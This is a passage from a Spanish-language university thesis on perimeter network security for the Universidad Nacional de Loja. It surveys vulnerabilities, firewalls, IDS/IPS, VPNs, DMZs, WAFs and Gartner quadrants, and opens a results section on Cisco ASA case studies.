- **Acceso no Autorizado.** Consiste en el acceso indebido o sin autorización de un intruso a una red WLAN, el intruso puede vulnerar la confiabilidad e integridad del tráfico de red, enviando, recibiendo o falsificando mensajes.
- **Man in the Middle.** Consiste en la intercepción entre 2 partes (victimas), redirigiendo el tráfico a una máquina atacante [6]**.**




Figura 11. Incidentes sufridos en empresas de Latinoamérica




Figura 12. Infecciones de malware por país

4.4 Vulnerabilidades

Una vulnerabilidad es la probabilidad o posibilidad de que una amenaza se materialice sobre un activo [8].
Es una debilidad en algún software, hardware o procedimiento que puede permitir a un atacante realizar acciones, que normalmente, no tienen permitidas [6].

4.4.1 Causas de las Vulnerabilidades.

A continuación se describen las diversas causas de las vulnerabilidades:

- Debilidad en el diseño de los protocolos utilizados en las redes.
- Errores de programación.
- Configuración inadecuada de los sistemas informáticos.
- Política de seguridad deficiente o inexistente.
- Desconocimiento de las herramientas que facilitan los ataques.
- Existencia de puertas traseras.
- Limitación gubernamental.
- Descuido de los fabricantes [12].

Debido a estas causas se han originado los siguientes tipos de vulnerabilidades.

- Vulnerabilidades que afectan a equipos.
- Vulnerabilidades que afectan a programas y aplicaciones informáticas.

4.4.2 Evaluación de Vulnerabilidades

Se refiere a la búsqueda de vulnerabilidades en distintos tipos de sistemas. De esta manera, se busca determinar las amenazas, los agentes de amenaza y las vulnerabilidades a los que está expuesto el sistema en su conjunto. Estas debilidades suelen referirse a todas aquellas de carácter técnico que dependen de las cualidades intrínsecas del sistema que se esté evaluando.
Teniendo en cuenta lo antedicho, vamos a hablar sobre Vulnerability Assessment cuando nos refiramos a un análisis técnico sobre las debilidades de una infraestructura informática y de telecomunicaciones. Puntualmente, se analizarán vulnerabilidades

asociadas a distintos servidores, dispositivos, sistemas operativos, aplicaciones y a todas las deficiencias técnicas posibles. Es importante destacar que este tipo de evaluaciones solo identifica potenciales vulnerabilidades, pero no confirma que estas existan. Dicho de otra forma, cuando se detecta una vulnerabilidad en un equipo o sistema, no se trata de explotarla para confirmar su existencia, sino que simplemente, se la reporta.

Por lo general, las diferentes normativas exigen efectuar determinada cantidad de evaluaciones de vulnerabilidades en forma anual. Por ejemplo, PCI-DSS requiere cuatro evaluaciones en el año.

Requisitos de las PCI DSS	Procedimientos de prueba	Implementado	No implementado	Fecha objetivo y comentarios
11.2 Realice análisis internos y externos de vulnerabilidades de red al menos trimestralmente y después de cada cambio significativo en la red (tales como instalaciones de componentes del sistema, cambios en la topología de red, modificaciones en las normas de firewall, actualizaciones de productos). ***Nota:*** *no se requiere que se completen cuatro análisis trimestrales aprobados para el cumplimiento inicial de PCI DSS si el asesor verifica que 1) el resultado del último análisis fue un análisis aprobado, 2) la entidad ha documentado políticas y procedimientos que exigen análisis trimestrales y 3) las vulnerabilidades detectadas en los resultados del análisis se han corregido tal como se muestra en el nuevo análisis. En el caso de los años siguientes a la revisión inicial de las PCI DSS, deben obtenerse cuatro análisis aprobados.*	**11.2** Verifique que se realicen análisis de vulnerabilidad externa e interna de la manera siguiente:			
11.2.1 Realice análisis de vulnerabilidad interna trimestralmente.	**11.2.1.a** Revise los informes de los análisis y verifique que se hayan realizado cuatro análisis internos trimestrales durante el período de 12 meses más reciente.			

Figura 13. Extracto del requerimiento 11 del PCI-DS, donde se pide evaluar vulnerabilidades trimestralmente

4.5 Seguridad Perimetral

Ya que las amenazas y ataques aparecen y crecen constantemente ocasionando pérdidas económicas, daño a la imagen, al funcionamiento y progreso de la empresa, aparece la seguridad perimetral como una plataforma robusta con el fin mantener la seguridad e integridad de la información, controlar el acceso y protección de los servicios informáticos de una institución.

La seguridad perimetral es un sistema que se compone de varios elementos de tecnología, hardware y software, que actúan de forma conjunta para proteger y vigilar el perímetro o borde de la red de una empresa. Protege la red de accesos no autorizados, malware desconocido, anti – bot, virus, gusanos, troyanos, ataques de denegación de servicio, hackeo de páginas web corporativas, entre otros [13].

Figura 14. Seguridad Perimetral

4.5.1 Objetivos de la Seguridad Perimetral

Los objetivos de la seguridad perimetral son:

- Controlar el tráfico de red desde y hacia Internet (Firewall).
- Proteger a la red privada contra ataques externos.
- Ocultar sistemas o servicios vulnerables que no son fáciles de proteger desde el Internet.
- Auditar el tráfico entre el exterior y el interior.
- Tomar acciones ante cualquier amenaza antes de que acceda a la red privada [13].

4.5.2 Componentes de la Seguridad Perimetral

4.5.2.1 Router de Perímetro

Se los conocen como ruteadores de frontera o límete, se encuentran situados entre la red interna e internet, encargándose de enviar los paquetes de una red confiable a redes

no confiables y viceversa, utilizándolo como un primer y último filtro, siendo críticos para la defensa de la red [13].

4.5.2.2 Firewalls

El firewall (cortafuegos) es un componente de red cuya función principal es la de bloquear los accesos hacia la red y desde ella, según un conjunto de reglas y criterios personalizables.

La función del firewall es regular la información que transita entre el perímetro de nuestra red y las redes públicas conectadas a nuestra red. La tarea del firewall es revisar cada bit que intenta ingresar o egresar de nuestra red, aplicarle una lógica de comparación (obtenida de la configuración de políticas de seguridad en el mismo firewall), y según los resultados permitir o denegar el paso de dicha información hacia la red destino [7].

Los Firewalls se dividen en generaciones, desde la primera hasta la quinta generación. A la quinta generación que está en la actualizad se la conoce como Next Generation Firewall (NGFW), que es el auge en seguridad perimetral por los beneficios que ofrece como, control de accesos, control de aplicaciones, filtrado web, entre otros.

- **Características de Diseño y Configuración**

Principios de diseño

El firewall se coloca entre la red interna y la red no confiable (Internet).

Objetivos de diseño

- Establecer un enlace controlado.
- Proteger la red local de ataques basados en Internet.
- Proveer un único punto de choque [7].

Metas de diseño

- Todo el tráfico interno debe pasar a través del firewall para ir hacia el exterior.

- El firewall determina si el trafico externo (tráfico que entra a la red considerado desde el exterior) accede a los servicios internos de la organización.
- Sólo el tráfico autorizado (definido por política de seguridad local) se le permitirá pasar.
- El firewall por sí mismo es inmune a penetraciones (usando un sistema confiable con un sistema operativo seguro) [7].




Figura 15. Perímetro de seguridad

➢ **Características**

Entre las características a considerar al momento de implementar un firewall se tiene.

- Políticas de seguridad de la organización.
- Nivel de monitoreo, redundancia y control.
- Aspecto económico [7].

➢ **Componentes**

El firewall puede estar representado por un equipo de hardware o software que se ejecuta sobre un sistema operativo.

4.5.2.3 Filtrado de Paquetes

Se utiliza para implementar diferentes políticas de seguridad en una red, el objetivo es evitar el acceso no autorizado entre dos redes y presentar transparentes los accesos autorizados. El procedimiento consiste en analizar la cabecera de cada paquete y en función de reglas establecidas la trama es bloqueada o se le permite seguir su camino; estas reglas contemplan campos como [7]:

- El protocolo utilizado (TCP, UDP, ICMP, HTTP, TELNET, FTP, SMTP, etc.).
- Las direcciones fuente y destino (capa de red).
- El puerto destino (capa de transporte).
- Interfaz del router (arribo / reenvío)

Filtrado de paquetes estático.
Son reglas estáticas de filtrado que determinan si se niega o autoriza un paquete.
Filtrado de paquetes dinámico.
Las reglas de filtrado pueden ser modificadas de acuerdo a las necesidades.

4.5.2.4 Servidor Proxy

EL proxy es una solución software que se ejecuta sobre el firewall para permitir la comunicación entre dos redes de una controlada [7].

- **Proxy a nivel de aplicación.** Son aplicaciones software (servicios proxy) para bloquear o reenviar conexiones a servicios como Telnet, HTTP, SMTP o FTP; la máquina donde corren estas aplicaciones se denomina pasarela de aplicación [7].
- **Proxy a nivel de circuito.** Crea un circuito entre un cliente y un servidor, sin interpretar la naturaleza de la petición pero requiere que el cliente corra una aplicación especial (SOCKS) [7].

4.5.2.5 Nat (Network Address Traslation)

NAT o traducción de direcciones de red consiste en una solución para no saturar las IPs públicas disponibles en IPV4 debido al crecimiento de usuarios que utilizan internet.
Existen dos tipos de conversiones.

- **Conversión dinámica.** Permite que diversos equipos con direcciones privadas compartan una dirección IP enrutable.
- **Conversión estática.** Consiste en vincular una dirección IP pública con una dirección IP interna privada en la red.

4.5.2.6 IDS (Intrusion Detection System)

Los IDS son equipos que proveen un nivel de seguridad mayor a nuestra red, complementando al firewall y trabajando en conjunto con él. Su función principal es la detectar intrusiones a su área de cobertura, mediante el análisis exhaustivo de cada paquete de información que ingresa en ella. Al detectar una intrusión, el IDS podría realizar cualquier tipo de tarea pre configurada por el administrador, ya sea de rechazar futuros paquetes de igual origen o contenido, arrojar alertas de sistema, enviar un correo electrónico o sms al administrador, reconfigurar el firewall a un modo más preventivo, etc [7].
Sus principales funciones son.

- Identificación de posibles ataques.
- Registro de eventos.
- Reportar al administrador de posibles ataques

Clasificación.

- **NIDS (Network Based IDS).** Su función es controlar el tráfico en busca de actividades sospechosas [13].
- **HIDS (Host Bases IDS).** Protege a un solo equipo, monitoriza cambios en el sistema operativo y aplicaciones [13].

Métodos de detección.

- **Detención basada en firmas.** Son modelos que se refiere a cómo los ataques son realizados y cómo pueden ser detenidos, cualquier acción que no sea reconocida como un ataque será considerado aceptable, es decir, este tipo de detección es débil contra nuevos ataques [13].

- **Detección basada en patrones de comportamiento.** Se observa y detecta variaciones del comportamiento esperado por parte de los usuarios y los sistemas, detecta nuevos y desconocidas vulnerabilidades, sin embargo, pueden causar muchas falsas alarmas [13].

4.5.2.7 IPS (Intrusion Prevention System)

Los IPS son equipos que trabajan de la misma forma que los IDS, pero con la diferencia de permitir el análisis de la información en tiempo real. Estos equipos poseen una puerta de entrada y una de salida. Al momento de recibir información por un extremo de conexión, se la analiza inmediatamente en búsqueda de potenciales ataques o intrusiones. Si la información es aprobada, el paquete es transmitido a través del otro extremo de conexión. En caso de sospechar de un ataque, el IPS podría reaccionar de manera preventiva, logrando que ni siquiera un paquete malicioso sea incorporado en la red o el equipo bajo su protección [7].

Métodos de detección.

- Detección basada en firmas.
- Detección basada en políticas.
- Detección basada en anomalías.
- Detección Honeypots. se configura un equipo que sea atractivo para los hackers dejando evidencia de cómo se realizan sus ataques, para después implementar políticas de seguridad.

4.5.2.8 VPN (Virtual Private Network)

Una VPN o red privada virtual permite a un usuario externo conectarse con la red privada, aún sin que esté conectado físicamente, utiliza usuarios remotos. Es utilizado con el fin de realizar una conexión segura y rápida, garantizando la confidencialidad e integridad de los datos [13].

Clasificación.

- **Sitio a sitio.** Establece la comunicación por medio de un túnel VPN de dos o más ubicaciones. Por ejemplo, Oficina Matriz con una sucursal.




Figura 16. VPN punto a punto

- **Acceso remoto.** Permite la conexión del usuario a lugares fuera de la empresa como por ejemplo la casa, un hotel, entre otros. Cada usuario tendrá su propia credencial y deberá gestionar su propia conexión.




Figura 17. VPN de acceso remoto

4.5.2.9 SSL VPN's (Security Socket Layer Virtual Private Network)

Es una forma de acceder a una red privada mediante un navegador web, en donde los paquetes son encriptados mediante el protocolo SSL o TLS y ya no realizando la conexión previa en el computador.

4.5.2.10 DMZ (Zona Desmilitarizada)

Una DMZ es un método de seguridad, en donde por lo general se ubican los servidores que puedan comprometer la integridad de la compañía al ser consumidos desde un acceso público. Se colocan separados de la red, evitando la conexión con la red privada. En la DMZ se ubican los servidores de correo electrónico, ftp, entre otros.




Figura 18. DMZ

4.5.2.11 Antivirus Perimetral

Permite detectar la presencia de virus informáticos, para luego eliminarlos y notificar al administrador de lo acontecido.
Se puede administrar las reglas y políticas que se vayan a utilizar dentro de la institución u organización, como por ejemplo bloquear descargas .zip o .exe.

Métodos de detección y tipos de vacunas.

- **Solo detección.** Son vacunas que tan solo detectan archivos infectados y no pueden eliminarlos o desinfectarlos
- **Detección y desinfección.** Detectan archivos infectados y pueden desinfectarlos.
- **Detección y aborde de la acción.** Detectan archivos infectados y detienen las acciones que causa el virus.
- **Comparación por firmas**. Compara las firmas de otros archivos sospechosos.

- **Invocado por el usuario.** Vacunas que son activadas manualmente por el usuario

4.5.2.12 Anti – Spyware

Conjunto de herramientas que protegen la red de anuncios emergentes, rendimiento lento o alguna otra actividad inusual como consecuencia de un spyware, con el propósito de evitar la sustracción de información confidencial como correos, direcciones IPs, entre otros.

4.5.2.13 Anti – Bot

Un bot es el diminutivo de un robot, es decir un programa malicioso que permite tener el control al atacante del equipo infectado. Por lo tanto un anti bot son módulos muy ligeros que eliminan los bots sin la necesidad de los usuarios finales [13].
Sus objetivos son:

- Impedir el envío de spams automáticas.
- Proteger la navegación sin dejar rastro o cache en las páginas.
- Evitar la denegación de servicios DoS
- Evitar que roben la información privada y personal del usuario
- Evitar los fraudes mediante Clics.
- Ser más fiables que una trampa honeypot

4.5.2.14 Geo Protection

Permite a los administradores gestionar es decir monitorear, permitir y negar el tráfico en la red desde el lugar de origen o de destino, para evitar lugares que no son de confianza (lista negra) o permitiendo acceder a sitios de confianza (lista blanca).

4.5.2.15 Filtrado Web y Aplicaciones

EL filtrado web y de aplicaciones permite bloquear y administrar de mejor manera las aplicaciones en internet como redes sociales, páginas de descarga, entre otras, con el fin de que el ancho de banda sea bien utilizado y evitando saturación de la red.




Figura 19. Control de aplicaciones

4.5.2.16 Inspección HTTPS

EL protocolo SSL para el cifrado del tráfico utilizado por https puede ser descifrado por el IPS con el objetivo de detectar malware.
También se puede inspeccionar las páginas https validando los certificados de dichos sitios para evitar realizar una inspección previa.

4.5.2.17 DLP (Data Loss Prevention)

Conocido también como prevención de pérdida de datos, es una estrategia para evitar la pérdida de información en una organización. Para lo cual a través de reglas o políticas se clasifica la información más significativa o confidencial para evitar que usuarios inconscientemente la compartan y llegue a manos de terceros como hackers.

4.5.2.18 WAF (WEB Application Firewall)

El firewall de aplicación web es un dispositivo físico que se encarga de analizar el tráfico web entre el servidor web y la red externa (Internet), para ello emite alertas y bloquea amenazas antes de que alcancen los servidores de origen. Filtra todo el tráfico http y https de entrada a través de un conjunto de reglas para evitar técnicas de exploración como SQL injection, Cross Site Scripting (XSS), entre otros. Es necesario que estén bien configuradas las reglas para evitar que el WAF detecte falsos positivos.
Entre sus beneficios se encuentran [13]:

- Aumenta la confiabilidad, integridad y disponibilidad del website.
- Reduce los ataques y los costos relacionados como infraestructura y recursos operativos.
- Mitiga los riesgos de fishing.

4.6 Diagrama de Gartnet

Gartner es un empresa de California – Estados unidos líder en investigación de empresas de tecnología que tiene por finalidad comparar estas empresas en función de su historia, participación crecimiento en el mercado, productos y servicios que ofrece y su capacidad de mantenerse a la vanguardia tecnológica, proveyendo nuevas tecnologías y productos [14].

Gartner para presentar sus análisis utiliza los cuadrantes mágicos, es decir para saber cuál es la mejor opción en tecnología, producto o solución de diversos fabricantes.

El Cuadrante Mágico de Gartner es una representación gráfica de la situación del mercado de un producto, tecnología o solución en un determinado periodo de tiempo, el gráfico está dividido en cuatro partes de ahí su denominación cuadrantes mágicos [13].

4.6.1 Clasificación

- **Leaders (Líderes).** Este cuadrante es catalogado el mejor, significa que los proveedores obtuvieron los mejores puntajes resultado de combinar su visión del mercado y capacidad de ejecutar. Los proveedores ofrecen una solución tecnológica o producto, completa, amplia y madura. Además son capaces de evolucionar según la demanda del mercado [13].
- **Challengers (Retadores o Aspirantes).** En este cuadrante los proveedores están bien posicionados y ofrecen altas posibilidades de éxito a la hora de implantar la solución, sin embargo lo proveedores tiene menor variedad de productos o muchas veces se centran en único aspecto en la demanda del mercado. Sus productos cuentan con un limitado número de funciones avanzadas y no son líderes en términos tecnológicos [13] [14].

- **Niche Players (Jugadores de Nicho).** Son proveedores que no logran tener un buen puntaje para posicionarse en uno de los otros cuadrantes, sin embargo, no quiere decir que sus soluciones no tengan calidad.
- **Visionaries (Visionarios).** En este cuadrante están los proveedores que tienen una integridad de visión muy alta, pero la capacidad de ejecución es muy baja a causa de su tamaño u otras circunstancias. Es decir los proveedores tienen una buena visión de alguna solución o producto tecnológico acorde con el mercado actual, pero no tienen la capacidad para realizar las implantaciones de esas buenas ideas [13].

El eje X del cuadrante de Gartner significa, el conocimiento de los proveedores sobre cómo se puede aprovechar el momento actual del mercado para generar valor a los clientes.

El eje Y del cuadrante de Gartner trata de medir las posibilidades de los proveedores para ejecutar con éxito sus visiones en el mercado, como por ejemplo que tan rápido es su respuesta ante cambios de tendencias o actualizaciones.




Figura 20. Cuadrante de Gartner

5. Materiales y Métodos.

Durante el proceso de desarrollo del Trabajo de Titulación, se recurre a diferentes técnicas de recolección de información y métodos que son de mucha utilidad. Entre los principales métodos de investigación científica que se manejaron tenemos:

5.1 Métodos

5.1.1 Método Deductivo

El método deductivo es el encargado de apoyar a la obtención de información, en este caso a realizar el análisis de la situación actual de la red de datos de la Universidad Nacional de Loja, para luego determinar las herramientas para conocer las vulnerabilidades, con la finalidad de poder detectar los potenciales inconvenientes o problemas que se están suscitando en dicha institución. Para de esta manera, poder establecer una posible solución mediante una propuesta de seguridad perimetral en la red de datos de la Universidad Nacional de Loja.

El método deductivo va de lo general a lo particular. Es el camino lógico para buscar la solución a los problemas que nos planteamos. Consiste en emitir hipótesis acerca de las posibles soluciones al problema planteado y en comprobar con los datos disponibles si estos están de acuerdo con aquellas.

5.1.2 Método Inductivo

Una vez desarrollada la solución paso a paso aplicando el método deductivo, se procede a aplicar el método inductivo, este se encargara de realizar una nueva revisión a la solución obtenida, verificando su correcta funcionalidad con la finalidad de detectar posibles errores en el desarrollo de la misma, y poder continuar con la propuesta de seguridad perimetral para la Universidad Nacional de Loja

Todo proyecto en desarrollo tiene una relación directa e interactuante con el ambiente (social, económico, político, tecnológico y académico). Es por esta razón que se vuelve a realizar una nueva revisión al desarrollo o solución del problema ya planteada. En

donde el nuevo análisis parte desde el resultado obtenido, hasta llegar nuevamente al inicio o análisis para su resolución.
Va de lo particular a lo general. Es utilizado en la ciencia experimental consiste en basarse en enunciados singulares, tales como descripciones de los resultados de observaciones o experiencias para plantear enunciados universales, tales como hipótesis o teorías

5.1.3 Estudio de Casos

La utilización de este método permitió realizar una investigación basada en casos de éxito de seguridad en el firewall ASA 5585. Como resultado se pudo conocer su aplicabilidad tanto a nivel nacional como internacional. Así tambien se puedo determinar la factibilidad del tema para su desarrollo.

5.2. Técnicas

5.2.1 Técnica de Recolección de Información

Permitió la recolección de información de las principales temáticas que comprenden la teoría relacionada a la seguridad en el firewall perimetral para redes empresariales, constituyéndose en la base teórica del proyecto, ver (Sección Revisión de Literatura). Y así despejar las dudas que puedan surgir durante el desarrollo del Trabajo de Titulación ya que en la actualidad este tipo de proyectos no pueden iniciarse por completo si no se explora la literatura adecuada que aporte al desarrollo del mismo.

La revisión bibliográfica se realizó en bases de datos científicas, entre la documentación revisada tenemos: libros, tesis de tercer y cuarto nivel, páginas web y artículos científicos.

5.2.2 Entrevista

Esta técnica ayudó a obtener la información necesaria de forma verdal para poder conocer el estado actual del firewall perimetral y de la red, y así poder determinar los requerimientos de seguridad, las amenazas a las que está expuesto el firewall y realizar

una propuesta de seguridad para el firewall perimetral que tiene implementado la institución y una propuesta de seguridad alterna con un firewall diferente para la institución.

5.2.3 Tutorías

La tutoría constituyó una de las técnicas más utilizadas en el proyecto, ya que permitió corregir errores y resolver interrogantes que se susciten en el transcurso del desarrollo del Trabajo de Titulación, gracias al apoyo del docente tutor a cargo, técnicos de la Unidad de Telecomunicaciones e Información de la institución y el asesor corporativo de seguridad de Coresolutions que han aportado con sus conocimientos con el fin de que se desarrolle un proyecto exitoso.

6. Resultados

Los resultados describen la manera en que se aplicó la metodología, definida en el apartado anterior, para la consecución de los objetivos planteados al inicio del proyecto.

Para cumplir con los objetivos, se definieron fases por cada uno de ellos, permitiendo aplicar la metodología de una manera ordenada y consecutiva.

Fase 1: Análisis de la Situación Actual

1. Analizar casos de éxito de seguridad en el Firewall Perimetral Cisco ASA.

Para presentar un caso de aplicación de seguridad en el Firewall Perimetral Cisco ASA y definirlo como exitoso se tomó características como la actualidad del tema, por lo que se ha elegido estudios desde el 2010 hasta la fecha. Otra característica importante es el aval que garantice la autenticidad, funcionalidad y el aporte al campo de estudio, por esto es que los casos están tomados de la página oficial de Cisco.
La tabla I muestra los casos de éxito y un abstracto de su contenido.

TABLA I. CASOS DE ÉXITO DE SEGURIDAD DEL FIREWALL CISCO ASA

Caso de Éxito	Resumen
Protección contra amenazas de seguridad, racionalización de la prestación de servicios [15].	Se presenta una solución realizada al gobierno de Castilla - La Mancha en España que ofrece servicios de salud, educación y gestión para una población muy dispersa de más de dos millones de habitantes. El gobierno también es responsable de la gestión de las necesidades agrícolas y económicas de la región. El equipo encargado de gestionar la red de la institución decidieron buscar una solución debido a los recursos limitados, poco personal para la gestión de la red, la gran cantidad de usuarios e inseguridad para todos los empleados en la región más grande de España, y así poder gestionar las diferentes entidades, gestionar las URL de los sitios web que visitaban, resolver rápidamente el acceso a direcciones bloqueadas, asegurar su sistema de correo electrónico de 100.000 usuarios y gestionar 500.000 mensajes al día. Después de analizar las diferentes opciones del mercado Pedro Jesús Rodríguez González, Coordinador de Tecnologías de la Información de la Junta de Comunidades, Gobierno de Castilla-La Mancha junto con su equipo de trabajo optaron por seleccionar Cisco Web Security Appliance (WSA), Cisco Email Security Appliance (ESA) y ASA 5585-SSP-60 Adaptive Security Appliance para ayudarles a abordar las necesidades de la organización. Luego de haber instalado e implementado los equipos cisco ,se obtuvieron resultados como tener una visión más centralizada y capacidades de generación de informes bajo demanda de toda su red de WSA a través de Content Security Management Appliance, la capacidad de seguir el tráfico de Internet en tiempo real que permitió al equipo gestionar las amenazas conforme surgen y realizan cambios a medida que las necesidades cambian, la suma de los informes más detallados permitiendo a Castilla-La Mancha crear informes específicos de forma segura, incluyendo los sitios web más visitados, el uso del ancho de banda, y los virus y malware que han sido bloqueados, el equipo pudo elaborar informes en función de cómo se clasifican sus sitios web específicos, para conocer qué categoría es la más visitada por los usuarios, como gobierno y legislación o redes sociales así como también WSA ha proporcionado una experiencia en línea mejor y más segura para sus usuarios con un mejor rendimiento, producción y redundancia.
Business Makes Access to Social Media Sites Safer [16].	Se Propone una solución para mejorar la seguridad de la red de la empresa Voted America's, comerciante en línea de productos como vitaminas, suplementos y productos naturales para la salud en todo el mundo, la empresa debe asegurarse de que los clientes reciban sus

